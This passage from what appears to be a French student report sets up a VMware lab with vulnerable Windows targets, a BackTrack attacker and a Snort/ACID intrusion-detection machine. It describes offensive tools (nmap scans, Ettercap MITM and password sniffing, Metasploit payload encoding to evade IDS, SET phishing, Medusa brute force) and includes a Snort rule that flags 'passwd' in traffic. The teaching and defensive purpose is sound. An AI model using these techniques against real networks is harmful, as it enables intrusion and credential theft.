9. Sélectionnez le nombre de processeurs que la machine va utiliser, ainsi que le nombre de coeurs par processeur.
10. Choisissez ensuite la RAM maximale que la VM pourra utiliser.
11. Sélectionnez maintenant quel type de réseau virtuel la VM va utiliser.
    Il existe trois types de réseaux virtuels sous VMware: hostonly, bridged et nat.
    - **Host only:** Un réseau virtuel en hostonly ne permet la communication qu'entre vos machines virtuelles et votre serveur hôte. Ce réseau est donc totalement isolé par rapport à votre réseau d'entreprise.
    - **Bridged:** Ce réseau virtuel connecte vos VM à votre réseau d'entreprise en utilisant une carte réseau (NIC) présente physiquement sur l'hôte. Chaque VM aura sa propre IP sur le réseau de l'entreprise, comme si c'était une machine connectée physiquement. Ce type de réseau permet donc la communication entre vos VM et les autres ordinateurs de l'entreprise.
    - **NAT:** Tout comme le mode Bridged, NAT connecte vos VM à votre réseau d'entreprise en utilisant une carte réseau présente physiquement sur l'hôte. Cependant, contrairement au mode Bridged, vos VM n'auront pas une IP sur votre réseau d'entreprise: elles utiliseront l'IP de votre serveur hôte pour se connecter aux autres machines (d'où le nom de NAT). Les autres ordinateurs de l'entreprise ne pourront donc pas initier une connexion avec ses machines virtuelles (puisqu'elles n'ont pas leur propre IP sur le réseau).

12. Maintenant, il faut choisir comment le disque dur de la VM sera utilisé. Vous avez trois possibilités:

    - Créer un nouveau disque dur virtuel: les disques durs virtuels sont des fichiers (au format VMDK sous VMware) qui vont représenter les disques durs de vos machines virtuelles, et stocker ses données.
    - Utiliser un disque dur virtuel existant: si vous avez déjà créé un fichier VMDK et voulez le réutiliser, vous n'avez qu'à préciser son chemin d'accès.
    - Utiliser un disque dur physique, sur votre machine hôte: à réserver aux utilisateurs avancés, la VM utilisera un dique dur physique, et non un fichier VMDK.

    Si vous avez choisi de créer un disque dur virtuel, VMware vous demandera de sélectionner un type de disque (IDE ou SCSI). Il est conseillé de laisser l'option par défaut, car VMware détecte automatiquement le type de disque de manière optimale en fonction de l'OS de la VM

(choisi précédemment).

13. Il faut ensuite choisir la taille de notre disque dur virtuel. La taille du disque dur entrée ici est la taille **maximale** que peut prendre ce disque. La taille réelle que prendra le disque virtuel évoluera en fonction des fichiers stockés dessus, jusqu'à sa limite.
14. Spécifiez l'emplacement où le fichier VMDK sera stocké.
15. Un résumé de votre VM s'affiche alors. Cliquez sur Finish pour lancer la création de celle-ci.
16. Votre VM devrait apparaitre dans vos favoris, sur la gauche (les VM que vous créez vous-même sont automatiquement mises en favoris).
17. Il faut maintenant lancer le CD ou l'image ISO d'installation de l'OS dans la machine virtuelle. Si vous voulez utiliser votre lecteur CD physique (celui de votre PC hôte), vous n'avez rien à faire, votre VM est déjà configurée pour ça. Vous n'avez qu'à insérer le CD dans votre lecteur et démarrer la VM. Par contre, si vous voulez utiliser un fichier ISO, il va falloir le préciser. Après avoir sélectionné votre VM, cliquez sur "Edit virtual machine settings" (le bouton avec un clé plate). Dans la partie CD/DVD, cliquez sur "Use ISO image file:" et sélectionnez votre fichier.
18. Votre VM est maintenant prête. Vous n'avez plus qu'à la démarrer pour commencer l'installation du système d'exploitation.

III.2. Spécifications des composants virtuels

III.2.1. Les machines virtuelles

La plateforme dispose de 4 Machines virtuelles qui seront déployées sur VMware suivant les rôles et spécifications suivantes:

III.2.1.a. La machine cliente sous Windows XP

Windows XP est un système d'exploitation développé par la firme Microsoft et il reste l'un des plus utilisés sur les machines clientes. Le système Windows XP a été critiqué pour son instabilité et sa vulnérabilité aux logiciels malveillants, virus informatiques, chevaux de Troie et autres vers. Ces problèmes de sécurités sont aggravés par le fait que les utilisateurs reçoivent, par défaut, des droits d'administrateur qui accordent un accès illimité aux fondements du système.

- **Spécifications techniques**

  La machine cliente Windows XP dispose d'une mémoire virtuelle de 500Mo, d'un espace disque dynamique pouvant atteindre 15Go dans VMware.

- **Spécifications fonctionnelles**

  Cette machine jouera le rôle d'une machine cliente quelconque capable de se connecter aux différents services disponibles dans le réseau. Le choix du système Windows Xp est dû au fait que comme le système Windows Server, elle est munie de vulnérabilités facilement exploitables afin d'effectuer des exemples d'attaques.

III.2.1.b. La machine serveur sous Windows server 2003

Windows server 2003 est un système d'exploitation orienté serveur développé par Microsoft. Présenté le 24 avril 2003 comme le successeur de Windows Server 2000, il était considéré par Microsoft comme la pierre angulaire de la ligne de produits serveurs professionnels Windows Server System. Une version évoluée intitulée Windows Server 2003 R2 a été finalisée le 6 décembre 2005.

- **Spécifications techniques**

  Elle dispose d'une mémoire virtuelle de 500Mo, d'un espace disque dynamique pouvant atteindre 15Go dans VMware.

- **Spécifications fonctionnelles**

  Cette machine permettra d'héberger les principaux services utilisés dans le réseau. Elle jouera donc le rôle de:

  - ✓ **Serveur DNS** pour permettre de répondre aux requêtes DNS de résolution de nom de domaine;
  - ✓ **Serveur DHCP** pour allouer de façon dynamique les adresses aux machines clientes;
  - ✓ **Serveur FTP** pour permettre aux clients l'accès à certains fichiers du serveur;
  - ✓ **Serveur HTTP** pour l'accès à une application web utilisé par les clients et hébergé sur le serveur.

Pour le mode de déploiement de ces services (qui est hors de notre cadre), consulter le site de support de microsoft http://technet.microsoft.com/fr-fr/windowsserver/bb512919.aspx.

III.2.1.c. La machine de l'attaquant sous Backtrack 5 R3

BackTrack est une distribution Linux, basée sur **Slackware** jusqu'à la version 3 et **Ubuntu** depuis la version 4, apparue en janvier 2010. Elle est née de la fusion de **Whax** et **Auditor**. Son objectif est de fournir une distribution regroupant l'ensemble des outils nécessaires aux tests de sécurité d'un réseau.

- **Spécifications techniques**

  Elle dispose d'une mémoire virtuelle de 500Mo, d'un espace disque dynamique pouvant atteindre 15Go dans VMware.

- **Spécifications fonctionnelles**

  Backtrack est actuellement la meilleure distribution de test de sécurité informatique. Elle est munie de près de 300 outils répartis suivant les catégories:

  - ✓ Récupération d'informations (**Information Gathering**)
  - ✓ Estimation des vulnérabilités (**VulnerabilityAssessment**)
  - ✓ Outils d'exploitation des failles (**Exploitation Tools**)
  - ✓ Élévation des privilèges (**Privilege Escalation**)
  - ✓ Maintient d'accès (**Maintaining Access**)
  - ✓ Ingénierie inverse (**Reverse Engineering**)
  - ✓ Outils RFID (**RFID Tools**)
  - ✓ Test de résistance (**Stress testing**)
  - ✓ Recherche de signatures (**Forensics**)
  - ✓ Outils d'obtention de rapports (**Reporting Tools**)
  - ✓ Services (Services) Divers (**Miscellaneous**).

Fonctionnalités des principaux outils qui seront utilisés sur Backtrack

- **Nmap**

  Nmap est un scanner de ports open source. Il est conçu pour détecter les ports ouverts, identifier les services hébergés et obtenir des informations sur le système d'exploitation d'un ordinateur distant. Il est disponible sous Windows, Mac OS X, Linux, BSD et Solaris. Par défaut il est installé sur Backtrack.

  Utilisation

  Pour scanner les ports, Nmap utilise la plupart des techniques de balayages mentionnées dans la

partie "**II.1.3. La phase de cartographie du réseau**" et qui sont basées sur des protocoles tels que TCP, IP, UDP ou ICMP. Il peut être utilisé en ligne de commande ou avec une interface graphique.

Quelques options de la ligne de commande de nmap[]:

Format de la commande: **nmap [*Type de scan*] [*Options*] {*specification de la cible*}**

- ✓ Spécifications des cibles :
  - Les cibles peuvent être spécifiées par des noms d'hôtes, des adresses IP (v4 ou v6), des adresses de réseaux ***Exemple :*** scanme.nmap.org, microsoft.com/24, 192.168.0.1,
- ✓ Quelques options de découverte des hôtes :
  - **-sL**: List Scan - Liste simplement les cibles à scanner
  - **-sP**: Ping Scan - Ne fait que déterminer si les hôtes sont en ligne
- ✓ Techniques de scan :
  - **-sS/sT/sA/sW/sM**: Scans TCP SYN/Connect()/ACK/Window/Maimon
- ✓ Spécifications des ports et ordre de scan :
  - **-p <plage de ports>:** Ne scanne que les ports spécifiés

    Exemple: -p22; -p1-65535; -pU:53,111,137,T:21-25,80,139,8080
- ✓ Détection de service/version :
  - **-sV**: Teste les ports ouverts pour déterminer le service en écoute et sa version
- ✓ Détection de système d'exploitation :
  - **-O**: Active la détection d'OS

- **Nessus** [17]

Nessus est un outil de sécurité informatique. Il signale les faiblesses potentielles ou avérées sur les machines testées.

Installation

Par défaut Nessus n'est pas déployé sur Backtrack. Ce sera fait manuellement comme suit:

- ✓ Lancer le téléchargement et l'installation de **Nessus** avec la commande **apt-get install nessus.**
- ✓ Après l'installation, on crée un compte d'accès à nessus avec la commande **/opt/nessus/sbin/nessus-adduser "nom-du-compte"**
- ✓ L'utilisation de nessus après l'installation nécessite des plugins, ceux-ci étant indispensables pour le fonctionnement de nessus. Il nous faut alors aller sur le site de

nessus(http://www.tenable.com/products/nessus/nessus-homefeed) et entrer une adresse mail valide afin de recevoir un code unique d'activation.

- ✓ Une fois le code en main, on entre la clé d'activation sous cette forme xxxx-xxxx-xxxx-xxxx-xxxx avec la commande **/opt/nessus/bin/nessus-fetch --register xxxx-xxxx-xxxx-xxxx-xxxx**
- ✓ La mise à jour des plugins va alors démarrer et prendre un peu de temps.
- ✓ On lance ensuite nessus avec la commande **/etc/init.d/nessusd start**
- ✓ On lance alors le navigateur web avec l'url **https://localhost:8834/** et on se connecte avec le compte.

Utilisation

Après authentification, l'interface suivante se présente à nous :




Figure 22 : Menu de nessus

On a 4 onglets principaux sont disponibles :

- ✓ **Reports :** contient les résultats des scans effectués. Il est possible d'en importer via l'option '**upload**'.
- ✓ **Scans** : permet de définir les scans à effectuer. En cliquant sur '**add**', vous pouvez définir le type de scan, la politique à appliquer (voir point suivant), et indiquer une cible (possibilité d'importer une liste).
- ✓ **Policies** : ce menu est le plus essentiel. Il permet de définir tout un tas d'options pour les scans à effectuer. 4 sous options sont disponibles :
  - **L'onglet General** : Il vous permet de nommer la politique et de configurer diverses opérations d'analyse. Six cases d'options sont disponibles pour contrôler le comportement du scanner. Quelques options utiles : **safe Checks**(permet de désactiver les plugins pouvant faire planter l'hôte distant), scan de ports en **custom list** (permet de définir une range de ports à scanner), etc…
  - **L'onglet Credentials** : Il permet de configurer des informations d'authentification lors du scan. Cette option permet à Nessus des tests en boîte blanche afin d'effectuer une plus grande variété de contrôles qui se traduisent par des résultats plus précis.

- **L'onglet Plugins** : Il permet à l'utilisateur de choisir des contrôles de sécurité spécifiques au moyen de divers modules (Backdoors, DNS, Databases, Firewall etc.). Attention au module « **Denial Of Service** » surtout si vous n'avez pas choisi l'option **safe checks** dans l'onglet général.
- **L'onglet Preferences** : l'onglet préférences permet d'affiner divers paramètres. Le menu déroulant propose des éléments de configuration supplémentaires pour la catégorie sélectionnée. Il est important de noter que ceci est une liste dynamique dépendante des plugins et des politiques que l'on a sélectionné.

✓ **Users** : l'onglet permet d'ajouter/supprimer des utilisateurs ayant accès à Nessus.

- **Ettercap**

Ettercap est un utilitaire réseau aux multiples fonctionnalités. A sa naissance, l'utilisation la plus courante qu'on en faisait était de sniffer (capturer les paquets) des réseaux LAN. Dorénavant, il est également possible de réaliser des attaques de type **Man In The Middle** (MITM ou "Homme au milieu").

Ettercap est doté de plugins facilitant la recherche de mots de passe. Pour cela, il suffit simplement qu'une session d'un protocole non sécurisé ait lieu, et Ettercap détecte toutes les informations sensibles. De nombreux protocoles sont supportés (FTP, HTTP, telnet,...). Depuis l'intégration de module gérant le SSH et les sessions HTML sécurisés (SSL), il est également possible de récupérer les mots de passe grâce à la méthode MITM.

Il est également composé de fonctions intéressantes sur le réseau comme l'injection de requêtes, soit à envoyer au client (pour par exemple garder une connexion active), soit à envoyer au serveur (pour en tirer parti). On peut également réaliser des analyses d'hosts intéressantes et des identifications sur les machines (informations sur le système...etc)

C'est un projet libre, qui peut être utilisé au travers d'un mode graphique, et d'un mode texte simple, ou interactif avec des menus.

Utilisation




Figure 23 : Menu de ettercap

A partir du menu de la *figure 23* ci-dessus, les principaux onglets utilisés sont l'onglet **Mitm** qui permet de lancer l'attaque Man in The Middle, **Filters** qui permet de modifier les paquets interceptés lors de l'attaque du Man In The Middle, **Plugins** qui propose des fonctionnalités supplémentaires comme le **DNS spoofing**, le **déni de service** etc…

- **Metasploit**

Metasploit était un projet open-source sur la sécurité informatique qui fournit des informations sur des vulnérabilités, aide à la pénétration de systèmes informatisés et au développement de signatures pour les IDS. Le plus connu des sous-projets est le Metasploit Framework, un outil pour le développement et l'exécution d'exploits contre une machine distante.

Créé à l'origine en langage de programmation Perl, Metasploit Framework a été complètement ré-écrit en langage Ruby. Le plus notable est la publication de certains des exploits les plus techniquement sophistiqués auprès du public. De plus, il est un puissant outil pour les chercheurs en sécurité étudiant des vulnérabilités potentielles.

Comparable aux produits commerciaux tels que **Immunity's CANVAS** ou **Core Impact**, Metasploit peut être utilisé par les administrateurs pour tester la vulnérabilité des systèmes informatiques afin de les protéger, ou par les pirates et les Script kiddies a des fins de piratage. Comme la plupart des outils de sécurité informatique, Metasploit peut être utilisé à la fois de manière légale et à la fois pour des activités illégales.

Les étapes basiques pour l'exploitation d'un système sont :

1. Choisir et configurer un exploit (code permettant de pénétrer un système cible en profitant de l'un de ses bogues ; environs 200 exploits sont disponibles pour les systèmes Windows, Unix/Linux/Mac OS X/BSD/Solaris, et d'autres...) ;
2. Vérifier si le système cible visée est sensible à l'exploit choisi ;
3. Choisir et configurer un payload (code qui s'exécutera après s'être introduit dans la machine cible, par exemple pour avoir accès à un shell distant ou un serveur VNC) ;
4. Choisir la technique d'encodage pour encoder le payload de sorte que les systèmes de

préventions IDS ne le détectent pas ;

5. Exécuter l'exploit.

Une démonstration sera faite lors des procédures d'attaque.

Cette modularité qui permet de combiner n'importe quel exploit avec n'importe quel payload est l'avantage majeur du Framework: il facilite la tâche de l'attaquant, des développeurs d'exploits, et des développeurs de payloads.

- **Social Engineering Toolkit (SET)**

SET (Social Engineering Toolkit) est un ensemble d'outils développés en Python par David Kennedy, l'auteur de **Fast-Track** . SET se focalise ici sur l'exploitation du facteur humain lors d'un audit et automatise en ce sens la mise en œuvre des attaques les plus usuelles du Social Engineering.

SET propose pour cela deux méthodes bien distinctes d'exploitation:

- ✓ La première se concentre sur la mise en place d'un site web malicieux qui va exploiter la technologie Java pour délivrer les charges utiles de Metasploit. A noter que l'applet Java utilisée ici apparaît aux victimes comme « signée » par Microsoft. Dans ce mode, SET offre également une option permettant d'utiliser Ettercap afin de mener conjointement une attaque de type ARP Poisonning. Dès lors, il est possible de remplacer l'ensemble des liens HREF au sein des pages visitées par les victimes potentielles afin de les rediriger vers les charges utiles.
- ✓ La seconde méthode d'exploitation repose quant à elle sur les techniques de Phishing par Email pour faire parvenir les charges utiles aux victimes ciblées. Cette méthode permet d'utiliser ici un compte Gmail pour délivrer les charges et offre différents modèles pré-définis pour structurer le contenu textuel des emails envoyés.

- **Medusa** [15]

C'est un logiciel de brute force pour tout un tas de services. Medusa est rapide, modulaire et surtout fait tourner ses traitements en parallèle.

- ✓ **Tests en parallèles:** Les tests par brute force peuvent être effectués sur plusieurs machines, utilisateurs ou mots de passes en même temps.
- ✓ **Fichiers d'entrée flexibles:** Vous pouvez spécifier les informations (machine, user, mot de

passe) de façon simple ou multiple dans un fichier.

- ✓ **Conception modulaire:** Chaque fonctionnalité est conçu comme un module .mod qui permet d'étendre la liste des services testables simplement sans retoucher au noyau de l'application.

  Actuellement, Medusa inclus des modules pour les services suivants :

CVS, FTP, HTTP, IMAP, MS-SQL, MySQL, NCP (NetWare), NNTP, PcAnywhere, POP3, PostgreSQL, rexec, rlogin, rsh, SMB, SMTP (AUTH/VRFY), SNMP, SSHv2, SVN, Telnet, VmAuthd, VNC.

III.2.1.d. La machine IDS/IPS/Firewall sous Ubuntu

Ubuntu est un système d'exploitation libre commandité par la société Canonical et une marque déposée par cette même société.

Fondé sur la distribution Linux Debian et utilisant le bureau Unity, Ubuntu se veut «convivial, intuitif et sûr». Il est constitué de logiciels libres, est disponible gratuitement y compris pour les entreprises, et bénéficie d'une nouvelle version (appelée «mise à niveau») tous les six mois.

- Spécifications techniques

Elle dispose d'une mémoire virtuelle de 500Mo, d'un espace disque dynamique pouvant atteindre 15Go dans VMware.

- Spécifications fonctionnelles

Cette machine est configurée pour jouer dans un premier temps le rôle d'IDS, ensuite celui de pare-feu et enfin d'IPS entre le serveur et le reste du réseau afin de protéger les ressources critiques du serveur d'éventuelles attaques. Pour cela nous avons installé quelques outils là-dessus.

Fonctionnalités des principaux outils qui seront utilisés sur Ubuntu

- **Snort**

  Snort est un système de détection d'intrusion libre (ou NIDS) publié sous licence GNU GPL. À l'origine écrit par Martin Roesch, il appartient actuellement à **Sourcefire**. Des versions commerciales intégrant du matériel et des services de supports sont vendus par Sourcefire. Snort est un des plus actifs NIDS Open Source et possède une communauté importante contribuant à son succès.

  Snort est capable d'effectuer aussi en temps réel des analyses de trafic et de logger les paquets

sur un réseau IP. Il peut effectuer des analyses de protocole, recherche/correspondance de contenu et peut être utilisé pour détecter une grande variété d'attaques et de sondes comme des dépassements de buffers, scans, attaques sur des CGI, sondes SMB, essai d'OS fingerprintings et bien plus.

Pour effectuer ces analyses, Snort se fonde sur des règles. Celles-ci sont écrites par **Sourcefire** ou bien fournies par la communauté. Snort est fourni avec certaines règles de base, cependant, comme tout logiciel, Snort n'est pas infaillible et demande donc une mise à jour régulière.

Snort peut également être utilisé avec d'autres projets open sources tels que SnortSnarf, ACID, sguil et BASE (qui utilise ACID) afin de fournir une représentation visuelle des données concernant les éventuelles intrusions.

SNORT a trois utilisations primaires. Il peut être employé en tant qu'un renifleur de paquets comme tcpdump, un enregistreur de paquet (utile pour le trafic de réseau corrigeant, etc.…), ou comme plein système soufflé de détection d'intrusion de réseau.

a) Architecture de SNORT




Figure 24 : architecture de Snort

L'architecture de SNORT est modulaire et est composée de :

- ✓ **Un noyau de base** : au démarrage, ce noyau charge un ensemble de règles, compile, optimise et classe celles-ci. Durant l'exécution, le rôle principal du noyau est la capture de paquets.
- ✓ Une série de **pré–processeurs**, ceux-ci améliorent les possibilités de SNORT en matière

d'analyse et de recomposition du trafic capturé. Ils reçoivent les paquets directement capturés, éventuellement les retravaillent puis les fournissent au moteur de recherche de signatures.

- ✓ Un ou plusieurs **moteurs de détection (Detection Engine**) applique(nt) ensuite une série d'analyses aux paquets. Ces analyses se composent principalement de comparaisons de différents champs des headers des protocoles (IP, ICMP, TCP et UDP) par rapport à des valeurs précises.
- ✓ Après la détection d'intrusion, une série de «**output plugins**» permet de traiter cette intrusion de plusieurs manières: envoie vers un fichier log, envoie d'un message d'alerte vers un serveur syslog, stocker cette intrusion dans une base de données SQL.

b) Pré-processeurs de SNORT

Les pré-processeurs permettent d'étendre les fonctionnalités de SNORT. Ils sont exécutés avant le lancement du moteur de détection et après le décodage du paquet IP. Le paquet IP peut être modifié ou analysé de plusieurs manières en utilisant le mécanisme de pré-processeur. Les pré-processeurs sont chargés et configurés avec le mot-clé **preprocessor**. Le format de la directive preprocessor dans les règles de SNORT est :

```
preprocessor <nom> : <options>
```

Exemple de pré-processeurs :

Le détecteur **portscan** . Ce pré-processeur permet de :

- ✓ enregistrer le début et la fin d'un scan de ports à partir d'une seule adresse IP.
- ✓ Lorsqu'un fichier de log est spécifié, ce pré-processeur journalise les IP et les ports scannés ainsi que le type du scan.

Exemple :

```
Preprocessor portscan 192.168.1.0/24 /var/log/snort
```

c) les règles de SNORT

Les règles de SNORT sont composées de deux parties distinctes : le header et les options.

- ✓ Le header permet de spécifier le type d'alerte à générer (alert, log et pass) et d'indiquer les champs de base nécessaires au filtrage : le protocole ainsi que les adresses IP et ports sources et destination.
- ✓ Les options, spécifiées entre parenthèses, permettent d'affiner l'analyse, en décomposant la signature en différentes valeurs à observer parmi certains champs du header ou parmi les données.

Exemple de règle :

```
Alert tcp any any -> 192.168.1.0/24 80 (flags: A ;\content : “passwd”; msg:
“detection de `passwd’ “ ;)
```

Cette règle permet de générer un message d’alerte “detection de passwd” lorsque le trafic à destination d’une machine du réseau local 192.168.1.0/24 vers le port 80, contient la chaîne «passwd» (spécifié par l’utilisation du mot-clé «content»), et que le flag ACK du header TCP est activé (flags: A).

d) **Installation de Snort**

Dans le cadre de ce projet nous avons installé Snort sur la machine virtuelle avec le système d’exploitation Ubuntu.

Pour initialiser SNORT sous UBUNTU nous pouvons utiliser la commande **apt-get install** pour télécharger et installer les paquets nécessaires automatiquement.

```
- Apache2 pour le serveur web
  apt-get install apache2
- MySQL-server pour la base de données
  apt-get install mysql-server
- php5 pour le script orienté serveur
  apt-get install php5
- php5-MySQL pour la configuration du php avec MySQL
  apt-get install php5-mysql
- php5-gd pour la librairie graphique
  apt-get install php5-gd
- PEAR pours 'PHP Extension' et 'Application Repository'
  apt-get install php-pear
- Iptables est un pare-feu sous linux
  apt-get install iptables-dev
- L'installation automatique du snort-mysql est très simple avec la commande
  apt-get install snort-mysql
```

Ensuite on décompresse le package de Snort téléchargé sur son site web. On crée deux dossiers, un pour stocker les fichiers de configuration et l'autre pour stocker les règles Snort.

```
#mkdir /etc/snort
#mkdir /etc/snort/rules
```

Ensuite on copie les fichiers de configuration de Snort dans le dossier **/etc/snort/**.

```
#cp snort-2.9.4.6/etc/* /etc/snort/
```

Les deux fichiers de configuration dans notre dossier **/etc/snort/rules**:

```
#cp snort-2.9.4.6/etc/classification.config  /etc/snort/rules/
#cp snort-2.9.4.6/etc/reference.config  /etc/snort/rules/
```

-**classification.config**: définit des URLs pour les références trouvées dans les règles.

-**reference.config**: inclus de l'information pour la prioritisation des règles.

On peut créer un utilisateur appelé snort pour lancer Snort:

```
#useradd snort -d /var/log/snort -s /bin/false -c SNORT_IDS
Un dossier de log appartenant à l'utilisateur snort:
#mkdir /var/log/snort
#chown -R snort /var/log/snort
#tar -xzf snort-2.9.4.6   (décompression du paquet)
#cd snort-2.9.4.6
#./configure  --with-mysql   --enable-dynamicplugin
--with-mysql: Configuration du snort avec la base de donnée Mysql
--enable-dynamicplugin: pour rendre snort configurable avec les nouveaux
plugins même.
```

e) Fonctionnalités du Snort:

i. Mode Sniffer:

C’est le mode basic, il permet de lire et afficher à l’écran les paquets TCP/IP circulant dans le réseau:

snort –v: Cette commande permet d’exécuter et d’afficher les entêtes des paquets TCP/IP.

snort –vd: Cette commande permet d’exécuter SNORT et d’afficher tout le paquet TCP/IP (entête et données).

snort –vde: Cette commande permet d’exécuter SNORT et d’afficher tout le paquet TCP/IP (entête et données) ainsi que de l’entête de la couche liaison de données

ii. Mode journalisation «packetlogger»:

L’option '-l répertoire': Active le mode journalisation des paquets et le répertoire où sont

stockés les alertes et les paquets capturés. Par défaut, le répertoire est **/var/log/snort**.

iii. Mode Détection d'intrusion :

L'option '-c fichier': Active Snort en mode 'Détection d'intrusion' On donne en paramètre le fichier de configuration des règles de détection. Par défaut, les alertes sont mémorisées dans le fichier **/var/log/snort/alert**.

iv. Mode Prévention des intrusions réseau (IPS SNORT_inline):

L'**IPS Snort_Inline** est une version modifiée de l'IDS Snort pour en faire un IPS (Système de prévention d'intrusion), une solution capable de bloquer les intrusions/attaques réseau.

Il reçoit les paquets envoyés par le **firewall Netfilter** avec l'aide de la librairie **libipq**, les compare avec des règles de signature Snort et les marque en "**drop**" s'ils correspondent à une règle, puis finalement les renvoie vers Netfilter où les paquets Snort_Inline marqués **sont rejetés**.

f) Base de données MYSQL

Premièrement, il faut créer la base de données MySQL et les tables pour recevoir les logs de Snort:

```
#mysql -u root -p
>create database snort;
```

Comme il est dangereux d'accéder à la base de données avec l'utilisateur root, il est nécessaire de créer un utilisateur avec des permissions sur la base de données snort uniquement:

```
#grant all on snort.to snortuser@localhost identified by 'pwd'
```

Puis on recharge les privilèges MySQL:

```
#flush privileges
>exit;
```

Maintenant, nous devons créer les tables dans la base de données snort. Par chance, les tables sont déjà créées et nous devons juste les trouver et les installer dans la base de données:

```
#mysql -u root -p snort < schemas/create_mysql
```

Nous devons maintenant dévier les logs de Snort dans la base de données. Il est juste nécessaire de configurer le login et mot de passe pour accéder à la base de données snort.

Dans le fichier /etc/snort/snort.conf, nous devons ajouter ou modifier les lignes entre (#DBSTART#) et (#DBEND#):

```
Output database: log, mysql, user=snortuser password=pwd dbname=snort
host=localhost
```

Toujours dans le même fichier, il faut décommenter les lignes suivantes:

```
Ruletype redalert
{
type alert
output alert_syslog: LOG_AUTH LOG ALERT
output database: log, mysql, user=snortuser password=pwd
dbname=snort host=localhost
}
```

La configuration de Snort est maintenant terminée! Pour lancer snort:

```
#snort -u snort -c /etc/snort/snort.conf
```

Cela veut dire que snort est démarré avec l'utilisateur snort et va charger la sécurité, il est toujours conseillé de démarrer des programmes sans l'utilisateur root.

g) L'interface graphique ACID

Sa mise en place commence avec le téléchargement des paquets suivants:

- **Jpraph-2.1.3.tar.gz**: JpGraph est un Object orienté vers la création de la bibliothèque graphique pour PHP, La bibliothèque est entièrement écrite en PHP et prête à être utilisée dans des scripts PHP.
- **ABOBD_5.05.orig.tar.gz**: ADOdb est une bibliothèque d'abstraction de base de données pour PHP et Python sur la base du même concept que Microsoft ActiveX Data Object. L'avantage est que la base de données peut être modifiée sans être réécrite à chaque appel à l'application.
- **ACID-0.9.6b23.tar.gz**: ACID est un 'PHPanalyze' moteur de recherche et de processus d'une base de données des incidents de sécurité générés par les services de sécurité liés à des logiciels tels que les NIDS Snort.

Création du dossier snort:

```
#mkdir  /var/www/snort
```

Installation de Jpgraph

```
#cp jpgraph-2.1.3.tar.gz /var/www/snort/
#tar –xzf/var/www/snort/jpgraph-2.1.3.tar.gz
#rm -rf /var/www/snort/jpgraph-2.1.3.tar.gz
```

Installation de ADODB5

```
#cp adodb_5.05.orig.tar.gz /var/www/snort/
#tar -xzf/var/www/snort/adodb_5.05.orig.tar.gz
#rm -rf /var/www/snort/adodb_5.05.orig.tar.gz
```

Installation d'ACID

```
#mkdir /var/www/snort
#cpACID-0.9.6b23.tar.gz /var/www/snort/
#tar –xzf /var/www/snort/ACID-0.9.6b23.tar.gz
#rm -rf /var/www/snort/ACID-0.9.6b23.tar.gz
```

Configuration d'ACID

Maintenant il faut éditer le fichier **acid_conf.php** sous **/var/www/snort/ACID**/ comme suit:

```
<?php
$ACID_VERSION = "0.9.6b23";
/* Path to the DB abstraction library
* (Note: DO NOT include a trailing backslash after the directory)
* e.g. $foo = "/tmp" [OK]
* $foo = "/tmp/" [OK]
* $foo = "c:\tmp" [OK]
* $foo = "c:\tmp\" [WRONG]
*/
$DBlib_path = "/var/www/snort/adodb5";
/* The type of underlying alert database
*
* MySQL : "mysql"
* PostgresSQL : "postgres"
* MS SQL Server : "mssql"
*/
$DBtype = "mysql";
/* Alert DB connection parameters
```

```
* -$alert_dbname : MySQL database name of Snort alert DB
* -$alert_host : host on which the DB is stored
* -$alert_port : port on which to access the DB
* -$alert_user : login to the database with this user
* $alert_password : password of the DB user
*
* This information can be gleaned from the Snort database
* output plugin configuration.
*/
$alert_dbname = "snort";
$alert_host = "localhost";
$alert_port = "";
$alert_user = "snortuser";
$alert_password = "pwd";
/* Archive DB connection parameters */
$archive_dbname = "snort";
$archive_host = "localhost";
$archive_port = "";
$archive_user = "snortuser";
$archive_password = "pwd";
/* Type of DB connection to use
* 1 : use a persistant connection (pconnect)
* 2 : use a normal connection (connect)
*/
$db_connect_method = 1;
/* Use referential integrity
* 1 : use
* 0 : ignore (not installed)
*
* Note: Only PostgreSQL and MSSQL Server databases support
* referential integrity. Use the associated
